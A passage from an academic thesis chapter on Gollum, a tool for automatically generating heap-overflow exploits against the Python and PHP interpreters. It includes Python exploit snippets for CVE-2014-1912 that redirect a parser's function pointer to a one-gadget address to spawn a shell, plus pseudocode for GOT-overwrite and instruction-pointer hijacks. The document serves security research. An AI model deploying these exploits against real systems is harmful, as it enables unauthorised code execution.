        p = expat.ParserCreate()
        r, w = socket.socketpair()
        w.send(b"X" * 1024)
        r.recvfrom_into(bytearray(), 1024)

# --- Exploit with one-gadget payload --- #
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        p = expat.ParserCreate()
        r, w = socket.socketpair()
        w.send(b"A" * 56 + "\xb3\x8a\xf5")
        r.recvfrom_into(bytearray(), 1024)

# --- Exploit with Heap Manipulation --- #
class ParserTest(unittest.TestCase)
    def testParserCreate(self):
        self.v0 = bytearray('A'*935)
        self.v1 = bytearray('A'*935)
        self.v2 = bytearray('A'*935)
        self.v1 = 0
        ...
        p = expat.ParserCreate()
        r, w = socket.socketpair()
        w.send(b"A" * 56 + "\xb3\x8a\xf5")
        r.recvfrom_into(bytearray(), 1024)
```

Listing 5.1: The various Python programs involved in the exploitation process for the motivating example. The code under each comment would be a separate program but are presented in a single figure to save space. Imports are only shown for the first two code snippets.



Figure 5.2: Assume data is written from left to right. When the interpreter executes a program a single concrete allocation (indicated in green) will be located after the overflow source, but there are multiple other live objects (indicated in orange) on the heap that *could* have been allocated after the overflow source, if the heap was manipulated differently.

object is located in memory immediately after the source buffer for the overflow. To explore these possibilities we can run the program once for every live object at the point the overflow is triggered, ensuring that a different live object is corrupted on each run. For example, imagine that the heap layout looks like the 'Default Layout' shown in Figure 5.2 at the point where the overflow occurs. The overflow corrupts unused memory, and the program continues as if the overflow never happened. However, there are two live objects at this point, indicated by **A** and **B**. If the heap had been manipulated differently prior to the overflow, it is possible that either **A** or **B** could be located after the overflow source. Discovering the modifications required to the input program to achieve these layouts could be a complex task, and it may turn out that after achieving them they do not assist in generating an exploit. The ShapeShifter allocator allows us to request a particular layout, instead of having to solve for it. This *lazy* approach to heap layout resolution means we can first check if a layout is useful in generating an exploit and, if it is, then solve for that layout. In our example, suppose that the allocation labelled **A** corresponds to the allocation of the XML parser. When Gollum requests this layout the function pointers in the XML parser will be corrupted, and when the destructor is triggered the interpreter will crash when it attempts to call a corrupted pointer. At this point, Gollum logs the input program, the machine context at the crashing point, and the heap layout that was required to trigger the crash.

4. Determining Input-Output Relationships To determine whether a crash provides a usable exploitation primitive, Gollum needs to determine what level of control it has over the machine state at the crash location. It does so by fuzzing integer and string values in the input program and observing the changes in register and memory values at the crash point. This is explained in detail in Section 5.3.5. In the case of our example, assume for now that Gollum discovers that if the

heap layout is correct then the 57^{th}–64^{th} bytes of the overflow string will corrupt the destructor function pointer of the parser.

5. Generating an Exploit Modulo a Heap Layout GOLLUM has a set of functions for transforming crashes into exploits. Their applicability depends on the level of control that GOLLUM has over the machine state at the point where the crash occurs. For brevity in our example, assume that ASLR is entirely disabled and that our indicator of success is that the exploit spawns a '/bin/sh' shell. In glibc there are sequences of instructions that if called will result in the execution of `execve('/bin/sh', NULL, NULL)`, and thus the spawning of a shell, without any further setup. GOLLUM uses the `one_gadget` tool [99] to discover the address of such gadgets and modifies the input program using the information discovered in the previous step to ensure that the destructor function pointer is redirected to point to the gadget address. The resulting exploit with the `one_gadget` payload is given as the second last snippet in Listing 5.1. The overflow contents consist of 56 bytes of padding, followed by the lowest three bytes of the address of the gadget we wish to redirect execution to. I call this an exploit 'modulo a heap layout', meaning that it works and spawns a shell, but only under the SHAPESHIFTER allocator, which ensures the heap layout meets the requirements for the exploit.

6. Solving the Heap Layout Problem Finally, GOLLUM must solve the heap layout problem so that the exploit works when the interpreter is run using its real allocator. In Chapter 3 and Chapter 4 I have introduced automatic solutions to this task. In order to use these solutions GOLLUM must produce a template describing a heap layout problem, which they can then process. I discuss how this is achieved in Section 5.5.1. The final code snippet from Listing 5.1 shows the completed exploit, which automatically modifies the heap to ensure that the XML parser object is located after the overflow source.

5.3 Primitive Discovery

In this section I explain the functionality required to populate the primitive database. The exact definition of a *primitive* varies across the exploit development literature. For the purposes of this work, I consider two types of primitives:

- An `ip-hijack` primitive, which is an input to a program that results in a value being placed into the target's instruction pointer (IP) register that is directly derived from attacker input. This sort of primitive will often manifest itself when a function pointer stored on the heap is corrupted and then later used in a call or jump instruction.

- A `mem-write` primitive, which is an input to a program that results in a write to a memory address that is directly derived from attacker input. This sort of primitive will often manifest itself when a data pointer is stored on the heap and then later used as the destination pointer for a write.

The process described in this section is designed to discover primitives of the above types, given a vulnerability trigger and tests for the target program. It discovers primitives that are 'modulo a heap layout', meaning that they require a particular heap layout in order to function, but do not achieve that layout on their own.

5.3.1 Vulnerability Importing

For a vulnerability trigger to be usable by Gollum, two aspects of the trigger must be indicated. Firstly, Gollum needs information on the data that will be used in the overflow. It needs to know which variable's contents will be used in the overflow, whether the length of that variable can be modified or not and, if so, what the maximum length is. This information is used during primitive discovery and exploit generation, during which the length and content of the overflow will be altered. Secondly, it needs to know what line in the trigger actually causes the overflow to occur. Both types of information can be provided via 'markup' added to the trigger in the form of code comments.

5.3.2 Test Preprocessing

In the motivating example I stated that the tests provided to Gollum are used directly in the production of new programs. In reality, this depends on how the tests that come with the interpreter are packaged. For primitive discovery, we want the smallest possible code snippets that result in the creation of heap-allocated objects containing pointers, and then the use of those pointers. There are two reasons for this. The first is that in any memory corruption exploit, the target process is usually in a somewhat unstable state where there may have been collateral damage to variables besides those that are necessary for the exploit to succeed. Therefore, we want to minimise the execution of unnecessary code in order to minimise the chances of the process crashing before the exploit succeeds. The second reason is that, since Gollum operates by combining input fragments and observing their behaviour, it is desirable that the tests be as small as possible to allow it to easily correlate runtime behaviour with lines of code in the tests.

The test files that come with PHP generally test a single piece of functionality per file. Thus, we can use them directly without any preprocessing. However,

the test files distributed with Python usually bundle tests for entire subsystems into a single file. Directly using such files to search for primitives would result in significant amounts of unnecessary code executing per primitive. Fortunately, the tests are structured, with related tests being placed as functions in a subclass of the `unittest.TestCase` class. In these sub-classes any function name beginning with `test_` is considered a standalone test. Gollum splits each test function into its own file, and copy in all of the support classes and functions that it makes use of. The parser for these tests is heuristic, and while it succeeds in successfully extracting many tests, it may fail. The most common reason for a test failing to successfully execute after being extracted is that the extractor missed a dependency on some variable, class or import in the original test file. To filter out broken tests, each extracted test is run to ensure that it executes successfully.

5.3.3 New Input Generation

Given a set of test cases and a vulnerability trigger Gollum can begin searching for exploit primitives. An exploit primitive will require some code that creates a heap-allocated object, some code that triggers the vulnerability, and some code that then makes use of the corrupted data. The tests provide the first and the last of these, while the vulnerability trigger provides the second.

The location in the test where the vulnerability is triggered significantly impacts whether a primitive is found or not. For example, if the vulnerability is triggered right at the start of the test, then none of the objects that are later allocated in the file are live and so cannot be corrupted. Alternatively, if the vulnerability is injected at the end of the test then, while there may be live objects, there may not be code to be executed after the vulnerability trigger that will make use of those objects. To maximise the chances of finding useful primitives, new inputs are generated by taking each test and injecting the vulnerability after each location in the test that may cause a heap allocation or update a heap allocated object. These locations are found heuristically. First Gollum parses the test and searches for function calls and object constructors. Then, for each such location a new input is produced with the vulnerability trigger injected at that location. This produces a very large number of new inputs, e.g. on the order of 100,000 candidates to consider when a single vulnerability is injected into all 12k of the PHP tests. However, as the primitive discovery is performed in a greybox manner, by running the application under different heap layouts and documenting crashes, this is not an issue. Each execution and analysis only takes fractions of a second.

The available primitives will not only depend on where the vulnerability is injected in the test, but also how many bytes of data it corrupts. Recall from Section 5.3.1 that the vulnerability trigger is updated with information indicating the variable that provides the data for the overflow. GOLLUM will replace the original data used in the vulnerability trigger with new data. The length of this data can be selected by the user, or GOLLUM can iterate over multiple overflow lengths. The content of that data will be set to a string of characters such that, if the characters are used as a pointer, the pointer is unlikely to be valid.

5.3.4 Heap Layout Exploration

For a given input file containing a trigger for a heap overflow, the behaviour of the interpreter after the overflow depends on the heap layout at the point where the overflow occurs. The heap layout controls what variables get corrupted, and if different variables are corrupted, then the interpreter will behave differently. Thus, for each newly generated input, whether or not it results in a useful primitive depends on the heap layout. A key idea behind GOLLUM is that it can efficiently explore all possible heap layouts for a given input by using a custom allocator that allows one to request a particular layout. This is far more efficient than hoping that by chance a useful heap layout is produced, or by trying to solve the heap layout problem up front.

The memory allocator I developed for use with GOLLUM is called SHAPESHIFTER. To detect overflows at the point where they occur, rather than when the data is used, SHAPESHIFTER uses the `libdislocator` library [26]. It forces the last byte of an allocation to be aligned with the end of a page. It then allocates the subsequent page and marks it as inaccessible. When the overflow occurs a fault will therefore be generated, which can be caught.

SHAPESHIFTER implements two run modes for use in primitive discovery—one to discover the live heap objects at the point where the overflow occurs, and one to run the program under a specified heap layout. In the first mode, SHAPESHIFTER keeps track of all live heap allocations and when it detects a crash it logs a unique identifier and metadata for each live allocation. The unique identifier is the offset of that allocation in the sequence of allocations. Therefore, it is necessary that the number and order of allocations that take place for a given input are deterministic. The metadata contains the size of each allocation and the offset of any potential pointers within the allocation. Potential pointers are detected heuristically. As we know the size of each allocation, we iterate over its contents looking for sequences of bytes that, if considered as a pointer, would be an address in a mapped memory

region. In the second mode, ShapeShifter can be provided with identifiers for a source and destination allocation, and it guarantees that the source allocation will be placed in memory immediately before the destination allocation. No guard page is placed in between, so when the overflow occurs the destination will be corrupted without a fault being generated.

Each new input is run under ShapeShifter in its first mode to log all live allocations. Each such live allocation represents memory that the overflow *could* corrupt if that allocation was placed in memory after the overflow source. Live allocations that do not contain pointers are ignored. For each of the remaining live allocations, the input is then run under ShapeShifter in its second mode, requesting that the allocation be placed after the overflow source. When the overflow occurs it will then corrupt that allocation. If a segmentation fault is detected in this mode it is due to use of the data that has been corrupted by the overflow. When this occurs ShapeShifter logs the instruction that caused the fault and the value of each register. For registers that point to memory locations, 1 KB of data starting at the pointed-to location is also logged.

One potential issue at this stage is that some tests may allocate thousands of objects. Even though the analysis is fast, this could become a problem once the number of heap layouts to consider gets large enough. To mitigate the issue Gollum ignores allocations that do not contain pointers, as previously mentioned. If the total number of candidate destination allocations is larger than a fixed constant (set to 50 by default) Gollum also groups allocations into equivalence classes and process a single allocation from each equivalence class. Two allocations are considered equivalent if they have the same size, the same number of potential pointers and the offsets at which those pointers occur are the same. The intuition behind this grouping is that we want to avoid corrupting multiple instances of the same object type that are in the same state. Instances of the same object type, in the same state, are likely to be of the same size and have pointer fields at the same offset. Finally, there is another fixed constant that limits the maximum number of layouts that considered per test (set to 100 by default).

I refer to each input file and heap layout pairing that results in a crash as a *candidate primitive*. The output of this stage is a tuple containing the candidate primitive and the crash information for that candidate primitive, as logged by ShapeShifter.

5.3.5 Primitive Categorisation and Dynamically Discovering I/O Relationships

From the data logged by ShapeShifter, Gollum must determine whether each candidate primitive actually provides a potentially useful exploitation primitive or not. A number of factors go into this decision. The first is the type of instruction that caused the crash. If the crashing instruction changes the control flow of the program based on the value of a register or memory location then we consider the primitive to be an `ip-hijack` primitive. If the crashing instruction is a memory write then we consider the primitive to be a `mem-write` primitive. A `mem-write` primitive usually arises when the overflow corrupts a data pointer that is used as the destination of a write. Depending on what type of data that pointer points to, it could be used in a number of different ways and offer different capabilities to the attacker. The five subcategories of `mem-write` that we distinguish are as follows:

- Arbitrary write (`wr-arb`) – A write instruction (e.g. `mov`, `add`, `sub`) in which we control both the destination address and the value being written.
- Write constant (`wr-const`) – A write instruction in which we control the destination address, but not the source value, and the source value is constant across runs.
- Write variable (`wr-var`) – A write instruction in which we control the destination address, but not the source value, and the source value is variable across runs.
- Increment memory (`inc-mem`) – An `inc` instruction, or an `add` instruction with a constant value of 1, in which the destination address is controlled.
- Decrement memory (`dec-mem`) – A `dec` instruction, or a `sub` instruction with a constant value of 1, in which the destination address is controlled.

Crashes for any other reason, e.g., division by zero, null pointer dereference, are discarded. We also filter out crashes that look like they might be due to use of a null pointer. This is done by checking if the address being called or written to is in the range between 0 and a low constant value, currently set to 1024.

Within each category Gollum then determines which bytes in the input file impact relevant registers or memory locations at the point of the crash, e.g. the registers or memory locations providing the address and value in a `mem-write`, or the address being called in an `ip-hijack`. The most fitting solution to this problem may appear to be dynamic taint analysis. However, existing taint tracking engines struggle with false negatives when applied to applications like language

interpreters, in which the original input to the program may pass through many layers of translation prior to being used in a manner that is interesting to us (e.g. consider the processing that the Javascript input to a web browser goes through on its way to being Just-In-Time compiled and executed as native code.). These translation layers often make use of indirect data flow, which is a well documented problem for taint tracking engines [100, 101].

Instead, in GOLLUM I implemented an approach based purely on modifying values in the input program, and observing changes in the machine state at the point of the primitive. This is of course prone to false negatives, but it is fast, straightforward, and works sufficiently well for the specific problem we are trying to solve. The process begins by identifying all string and numeric constants in the input file and then, one at a time, replacing them with numerically increasing values. The overflow contents are almost always relevant, so we start with that. After each change that results in the same crashing location being reached, the registers and memory locations are checked to see if the change in input has lead to a change in their value. This increase-run-check loop is repeated a number of times for each input (currently set to 3). In this manner, GOLLUM detects direct copying of input values to the resulting values in registers and memory, e.g., a relationship of $f(x) = y$, and I have found this to be sufficient.

The output of this stage is a set of primitives categorised by type, as well as information on what registers and memory locations at the crash point are controlled by what values in the input file. This information is saved in the 'Candidate Primitive Database', shown in Figure 5.1. For each candidate primitive c in the candidate database the following functions exist:

- *category*(c) – Returns the candidate's category.
- *tainted_regs*(c) – Returns the tainted registers at the crash point. The result is a list of triples of the form (*reg*, *byte_id*, *input_id*), where *reg* is an identifier for a register, *byte_id* identifies a byte within that register, and *input_id* identifies a byte in the input file that directly controls the specified byte within the specified register.
- *tainted_mem*(c) – Returns the tainted memory locations pointed to by the registers at the crash point. The result is a list of triples of the form (*reg*, *idx*, *input_id*), where *reg* is a register identifier, *idx* is an integer specifying an offset from *reg*, and *input_id* identifies a byte in the input file that directly controls the location in memory at the specified offset from the specified base register.

- *reg_value*(c, reg) – Return the value of the register *reg* at the primitive's execution.
- *mem_value*$(c, addr, width)$ – Return the value of the memory location indicated by *addr* and *width* at the primitive's execution.

5.4 Exploit Generation

Gollum supports both automatic and assisted exploit generation, illustrated by the two paths leading to an exploit in Figure 5.1. I will first discuss automatic exploit generation, and then walk through an example of assisted exploit generation in Section 5.8.

5.4.1 Primitive Transformers

Automatic exploit generation in Gollum is done using *primitive transformers*. A primitive transformer modifies the candidate primitive based on the available information relating tainted registers and memory to values in the input file, with the goal of producing an exploit that works modulo the heap layout required by the primitive. A primitive transformer consists of a pair of functions, *check* and *transform*:

- *check*$(c, ...)$ – Determines if the associated *transform* function can be applied to the primitive c to generate an exploit. Exactly what this determination depends on varies based on the type of exploit that the transformer generates, but typically it will involve the primitive's category, the tainted registers and tainted memory, as well as the memory locations for which we have addresses (due to ASLR breaks).
- *transform*$(c, ...)$ – Returns a modified version of the provided primitive, rewriting values in the input file based on their relationship with the final values in registers and memory. The modifications made depend on what the transformer is designed to achieve.

Gollum currently provides two primitive transformers—one for generating exploits from `ip-hijack` primitives, and one for generating exploits from a variant of `mem-write` primitives, the `wr-arb`. The goal of both is to spawn a '/bin/sh' shell.

Algorithm 5 Primitive Transformer for `ip-hijack`

```
1: function CHECK(c, libAddrs, gadgets)
2:     if c.category ≠ ip-hijack then
3:         return False, None
4:     else if "libc" not in libAddrs.keys() then
5:         return False, None
6:     for off in range(0, REG_WIDTH/8) do
7:         if not c.isTainted(IP_REG, off) then
8:             return False, None
9:     for g in gadgets do
10:        sat ← True
11:        for gc in g.constraints() do
12:            if gc.onReg() and c.regValue(gc.reg) ≠ 0 then
13:                sat ← False
14:                break
15:            else if c.memValue(gc.mem) ≠ 0 then
16:                sat ← False
17:                break
18:        if sat then
19:            return True, g
20:    return False, None
21: function TRANSFORM(c, libAddrs, g)
22:    target ← libAddrs.get("libc") + g.offset
23:    exploit ← c.clone()
24:    for off in range(0, REG_WIDTH/8) do:
25:        byteVal ← (target ≫ off ∗ 8) & 255)
26:        srcOff ← c.getTaintingOffset(IP_REG, off)
27:        exploit.updateOffset(srcOff, byteVal)
28:    return exploit
```

Exploit Generation from an `ip-hijack` Primitive

The *check* and *transform* functions for converting `ip-hijack` primitives to exploits are shown in Algorithm 5. To generate an exploit from an `ip-hijack` primitive GOLLUM uses a 'one-gadget' payload. This is a common exploitation strategy in 'Capture the Flag' competitions, and has been used by previous AEG tools [41]. A 'one-gadget' payload is an address in glibc that, if jumped to, would result in the creation of a '/bin/sh' shell. Such gadgets usually involve jumping into the middle of a function that either directly or indirectly calls `execve` with '/bin/sh' as its first argument. We use the `one_gadget` tool [99] to find such addresses.

The *check* function takes the candidate primitive (c), a dictionary mapping from library names to their loaded base addresses (*libAddrs*), and a list of objects

representing available gadgets (*gadgets*). It begins by checking that the primitive's category is correct (lines 2-3) and that the base address of glibc has been made available (lines 4-5). It then checks that the primitive provides sufficient control over the instruction pointer register (lines 6-8)[1]. The `one_gadget` tool provides a list of candidate gadgets, along with a set of constraints that must be satisfied for the gadget to work. The constraints are straightforward and simply a list of registers, or memory locations pointed to by particular registers, that must be zero[2]. If a gadget exists that has its constraints satisfied (lines 11-17), then *check* returns that gadget for use by *transform* (line 19).

The *transform* function computes the address of the gadget that it wishes to call using the gadget offset provided by `one_gadget` and the glibc base address (line 22). It then rewrites the candidate, replacing the bytes that corrupt the instruction pointer with the address of the gadget (lines 24-27).

Exploit Generation from an `wr-arb` Primitive

To generate an exploit from a `wr-arb` primitive, GOLLUM uses the primitive to overwrite a function pointer in the `.got.plt` (Global Offset Table, or GOT) section of the process. This is a standard exploitation technique for memory write primitives on Linux [102], when full RELRO protection is not enabled. It involves replacing a function pointer in the GOT with the address of another function that we wish to redirect execution to, and then triggering a call that uses the replaced function. For example, a common approach is to change the GOT entry for `printf` to point to the `system` function instead, then to trigger a call to `printf("/bin/sh")`. The outcome is that the function that is now pointed to by the GOT entry is called instead of the original function, but provided with the arguments to the original function.

Algorithm 6 shows the primitive transformer for this approach. The *check* function takes as arguments the candidate primitive (c), the dictionary of available library addresses (*libAddrs*), and the name of the library containing the function we wish to redirect execution to (*nlib*). *check* begins by checking that the primitive category for c is correct (lines 2-3), that the base addresses of the library containing the function we wish to redirect execution to, and the GOT section, are available

[1]The presented pseudo-code requires control of the entirety of the register, but depending on the address that is being corrupted and the address we wish to change it to, it may be feasible to generate an exploit when only some of the lower bytes of the register are under our control.

[2]The constraints exist because `execve` function takes two further parameters, besides the first argument specifying the program to run. The second and third arguments represent pointers to the arguments and environment for the new process. If these pointers are zero, then they will be ignored by `execve`, but if they are not zero they may cause the current process to crash, or the spawned shell to exit immediately with an error.

Algorithm 6 Primitive Transformer for `wr-arb`

```
1:  function CHECK(c, libAddrs, nLib)
2:      if c.category ≠ wr-arb then
3:          return False, None
4:      else if nLib not in libAddrs.keys() then
5:          return False, None
6:      else if ".got.plt" not in libAddrs.keys() then
7:          return False, None
8:      for off in range(0, REG_WIDTH/8) do
9:          if not c.isTainted(c.crashIns.dstAddr, off) then
10:             return False, None
11:         else if not c.isTainted(c.crashIns.srcVal, off) then
12:             return False, None
13:     return True, None
14: function TRANSFORM(c, libAddrs, origOff, nLib, nOff, trigger)
15:     orig ← libAddrs.get(".got.plt") + origOff
16:     new ← libAddrs.get(nLib) + nOff
17:     exploit ← c.clone()
18:     for off in range(0, REG_WIDTH/8) do:
19:         val ← (new ≫ off ∗ 8) & 255)
20:         valOff ← c.getTaintingOffset(c.crashIns.srcVal, off)
21:         exploit.updateOffset(valOff, val)
22:         addr ← (orig ≫ off ∗ 8) & 255)
23:         addrOff ← c.getTaintingOffset(c.crashIns.dstAddr, off)
24:         exploit.updateOffset(addrOff, addr)
25:     exploit.appendAfterOverflow(trigger)
26:     return exploit
```

(lines 4-7). It then checks that all bytes of the destination address (lines 9-10) and the value being written (lines 11-12) are controllable.

The *transform* function takes four parameters that are specific to this approach: the offset in the GOT of the function we wish to change (*origOff*), the name of the library containing the function we wish to redirect execution to (*nLib*), the offset of the function we wish to redirect execution to (*nOff*), and the string to be injected that will trigger the execution of the function that is being hijacked, with the correct arguments (*trigger*). *transform* begins by computing the address the GOT that we wish to modify (line 15), and the address of the function we wish to redirect execution to (line 16). Then, byte by byte, it updates the the exploit writing the address of the function we wish to trigger into the bytes that control the value being written by the primitive (lines 19-21), and the address in the GOT of the function we wish to hijack into the bytes that control the address being written

to by the primitive (lines 22-24). Finally, *transform* injects a the trigger string into the input program immediately after the line that triggers the overflow (line 25).

Validating Exploits

The exploits generated by *transform* functions are validated by running them and checking that the payload is executed, i.e. that a '/bin/sh' shell is spawned. The output of this stage is a tuple containing an exploit and the required heap layout, as the execution is still performed using ShapeShifter to request the heap layout. Gollum is designed to run on Linux, so to detect the execution of the payload it attaches to the interpreter using the ptrace API and checks to see if it is sent a SIGTRAP signal. A SIGTRAP is sent to the parent process when a `execve` call succeeds[3].

5.5 Solving the Heap Layout Problem

The candidate primitives and exploits are contingent on a particular heap layout holding. Gollum makes use of SHRIKE, with the genetic algorithm, to solve heap layout problems. To briefly recap, SHRIKE operates in the following manner:

1. The exploit developer inserts markup into their exploit indicating the heap layout they require.
2. SHRIKE automatically discovers code fragments that interact with the target's allocator by parsing its tests.
3. SHRIKE uses the GA to evolve combinations of code fragments towards a solution that achieves the desired heap layout.

The first step is a manual task, therefore to use SHRIKE in a completely automated fashion it must be automated. Specifically, Gollum must automatically rewrite candidate exploits to inject SHRIKE directives indicating which allocations are the overflow source and destination, what distance is required between them, as well as where heap-manipulating code fragments may be inserted. SHRIKE directives are comments injected into the source code of the exploit that are parsed by SHRIKE prior to starting its search. There are three important directives: `HEAP-MANIP`, `RECORD-ALLOC` and `REQUIRE-DISTANCE`. Respectively, they indicate where heap manipulating code fragments can be injected, which allocation addresses to record, and what distance is required between the allocations that have been

[3]See `http://man7.org/linux/man-pages/man2/ptrace.2.html`

```
1  class ParserTest(unittest.TestCase)
2      def testParserCreate(self):
3          # X-SHRIKE HEAP-MANIP
4          # X-SHRIKE RECORD-ALLOC 8 1
5          p = expat.ParserCreate()
6          r, w = socket.socketpair()
7          ipv = "\xb3\x8a\xf5"
8          w.send(b"A" * 56 + ipv)
9          # X-SHRIKE RECORD-ALLOC 0 2
10         r.recvfrom_into(bytearray(), 1024)
11         # X-SHRIKE REQUIRE-DISTANCE 1 2 8
```

Listing 5.2: An exploit with the injected SHRIKE directives describing a heap layout problem to be solved.

recorded. For example, Listing 5.2 shows the exploit from Listing 5.1 after the SHRIKE directives have been injected to describe the heap layout problem that must be solved for the exploit to work. The directive on line 4 tells SHRIKE that the eight allocation that takes place after line 4 should be associated with the identifier '1'. This allocation will be the one containing the function pointer that we wish to corrupt. The directive on line 9 tells SHRIKE to associate next allocation that takes place with the identifier '2'. The directive on line 11 tells SHRIKE that at this point the exploit requires the allocation associated with identifier '1' to be exactly 8 bytes after the address associated with identifier '2'.

5.5.1 Automatic Injection of SHRIKE Directives

The `RECORD-ALLOC` directive takes two parameters. The first is the index of the allocation to record in the stream of allocations that take place after the directive, and the second is an identifier to associate with that allocation. To figure out which lines of code in the exploit trigger which allocations, I added a third run mode to ShapeShifter called the *event streaming* mode. In this mode, for each execution a stream of 'events' is produced. The event stream records allocations as well as the line numbers of the code in the input file that triggered them. Whenever an allocation or free takes place, ShapeShifter checks the program's environment variables for a variable called `EVENT`. If that variable is present then its value is logged to the event stream. In this mode, ShapeShifter also logs the details of all allocations. The event stream is thus built by first rewriting the exploit to inject code that, before every line L in the program that may trigger an allocation, adds a code snippet that will add `EVENT=L` to the programs environment (see

```
class PyRecvFromInto(PyVuln):
  def get_imports(self):
    return "import socket"

  def get_indented(self, ind):
    r = [
      ind("# BEGIN-TRIGGER"),
      ind("r, w = socket.socketpair()"),
      ind("w.send('{}')".format(
        'A' * self.source_size + self._overflow_str)),
      ind("y = bytearray('B'*{})".format(
        self.source_size)),
      ind("r.recvfrom_into(y, {})".format(
        self.overflow_size)),
      ind("# PRINT-DIST-MARKER"),
      ind("# END-TRIGGER")]
    return "\n".join(r)
```

Listing 5.3: A class representing the vulnerability trigger for CVE-2014-1912

Listing 5.9 for an example). Then the exploit is run under the event streaming mode of ShapeShifter. From the resulting event stream, given the identifier for a particular allocation, e.g., the source or destination, Gollum can figure out the line number that caused it in the exploit, and the offset of the allocation in the stream of allocations triggered by that line. From this information Gollum can insert a `RECORD-ALLOC` for the source and destination with the correct parameters. A `HEAP-MANIP` directive is injected immediately prior to each of the two `RECORD-ALLOC` directives. Finally, the `REQUIRE-DISTANCE` directive is injected immediately after the line in the exploit that triggers the overflow.

Once the rewriting has completed, Gollum has a version of the exploit that is ready to be fed to SHRIKE in order to solve the heap layout problem. The GA is as described in Chapter 4, but extended to be able to work with Python as well as PHP. When the genetic algorithm finds a solution to the heap layout problem, the result is a fully functional exploit that no longer requires ShapeShifter to provide the required heap layout. The resulting exploit is validated to work by running it under the interpreter and checking that the payload executes successfully.

5.6 Exploit Generation Walk-through

To provide a concrete example of Gollum's workflow I will walk-through the steps of generating an exploit for CVE-2014-1912. This is a vulnerability in the

Python interpreter that allows writing an arbitrary number of bytes into a buffer with a minimum size of 8, allocated on the system heap. To begin with, the vulnerability trigger is added to GOLLUM. This is done by creating a class as shown in Listing 5.3. The trigger is lifted almost directly from the Python bug tracker, and parameterised to allow for varying the overflow length and contents (lines 9-14). Exactly how the trigger gets parameterised will depend on the bug, but the parent class (`PyVuln`) provides variables representing the overflow contents, the source buffer size and the destination buffer size. Another point of note is the comment lines (lines 7, 15, 16). The various components of GOLLUM are implemented as standalone command line tools, and they communicate necessary information from one stage to the next using a combination of meta-data embedded in the exploit and JSON files on disk. In this case, the '`# BEGIN-TRIGGER`' and '`# END-TRIGGER`' lines demarcate the trigger, so that other stages can differentiate it from code scavenged from tests, or injected during heap layout manipulation, as necessary. The '`# PRINT-DIST-MARKER`' comment indicates to the heap layout manipulate phase the point in the exploit at which to calculate whether the overflow source and destination are adjacent to each other.

To start looking for primitives we also need a set of tests to inject the vulnerability trigger into. Recall that for Python this requires us to first split the tests that come with the interpreter up into standalone files. A standalone script (`splittests.py`) does this, and it can be run once and the results stored. An example of a test produced by this script is shown in Listing 5.4. Originally, this test was in a file with multiple test classes and multiple tests per class. The other class definitions remain (e.g. `ParseTest`) but their bodies have been removed. The other tests from the `SetAttributeTest` class have been removed entirely.

Given the vulnerability trigger and standalone test cases the search for primitives can begin. This is a multi-step process, as described in Section 5.3. A single standalone tool (`findprecious.py`) is responsible for managing the pipeline of work, from new input generation (Section 5.3.3), to heap layout exploration (Section 5.3.4), to I/O relationship discovery and primitive categorisation (Section 5.3.5). To generate new inputs the vulnerability trigger is injected into various locations in the available tests, to produce inputs that look like Listing 5.5. The interpreter is then run under SHAPESHIFTER with these inputs to check if the overflow successfully triggers. If it does, at the point where the overflow occurs SHAPESHIFTER produces a file like that shown in Listing 5.6. This file describes all of the live allocations at the point of the overflow, providing their size and the offsets within them at which pointers can be found. We can see that the source allocation is of size 129, triggered

```
1  class ParseTest(unittest.TestCase):
2    pass
3
4  class NamespaceSeparatorTest(unittest.TestCase):
5    pass
6
7  class SetAttributeTest(unittest.TestCase):
8    def setUp(self):
9      self.parser = expat.ParserCreate(
10       namespace_separator='!')
11
12   def test_ordered_attributes(self):
13     self.assertIs(self.parser.ordered_attributes, False)
14     for x in 0, 1, 2, 0:
15       self.parser.ordered_attributes = x
16       self.assertIs(
17         self.parser.ordered_attributes, bool(x))
18
19 def test_main():
20   run_unittest(SetAttributeTest,
21     ParseTest,
22     NamespaceSeparatorTest,
23     InterningTest)
24
25 if __name__ == "__main__":
26     test_main()
```

Listing 5.4: An example of an isolated test produced from the Python regression tests

by line 22 of the input file, as well as a number of other allocations. The allocation of size 936 corresponds to the expat parser created on line 9 of the trigger.

During heap layout exploration GOLLUM then iterates over each live allocation, and forces each to be corrupted by the overflow. From each such execution that then crashes in a way that looks like it may provide a useful primitive, a report is produced like the one shown in Listing 5.7. The report contains a disassembly of the crashing instruction as well as the machine context and memory contents of locations pointed to by registers. Listing 5.7 is the report generated when Listing 5.5 is executed under SHAPESHIFTER, with the allocation corresponding to the expat object placed after the overflow source. Note that the address to be called is at `*(r12+0x28)`, and we can see in the data dump that the memory location that `r12` points to contains data from line 21 of Listing 5.5 (0x2a is the hex representation of the character '*', 0x31 corresponds to '1', and so on). The I/O relationship discovery is performed using reports of this form, as the tool iterates

```
class ParseTest(unittest.TestCase):
    pass

class NamespaceSeparatorTest(unittest.TestCase):
    pass

class SetAttributeTest(unittest.TestCase):
  def setUp(self):
    self.parser = expat.ParserCreate(
      namespace_separator='!')

  def test_ordered_attributes(self):
    self.assertIs(self.parser.ordered_attributes, False)
    for x in 0, 1, 2, 0:
      self.parser.ordered_attributes = x
      self.assertIs(
        self.parser.ordered_attributes, bool(x))

    # BEGIN-TRIGGER
    r, w = socket.socketpair()
    w.send('AAAA...*1*2*3*4*5*6*7*8+1+2+3+4+5+6+7+8...')
    y = bytearray('B'*128)
    r.recvfrom_into(y, 384)
    # PRINT-DIST-MARKER
    # END-TRIGGER

def test_main():
    run_unittest(SetAttributeTest,
     ParseTest,
     NamespaceSeparatorTest)

if __name__ == "__main__":
    test_main()
```

Listing 5.5: An example of a file produced by injecting a vulnerability trigger into a test case

```
{
  "source_alloc": {
    "index": 7, "size": 129},
  "live_allocs": [
      {"index": 5, "size": 176, "pointers": []},
      {"index": 4, "size": 360, "pointers": [
          32, 72, 112, 152, 200, 248, 296]},
      {"index": 1, "size": 936, "pointers": [
          0, 8, 24, 32, 40]}
      ]
}
```

Listing 5.6: An example of a summary produced by ShapeShifter of the live objects at the point of an overflow

```
{"category": "call-jmp",
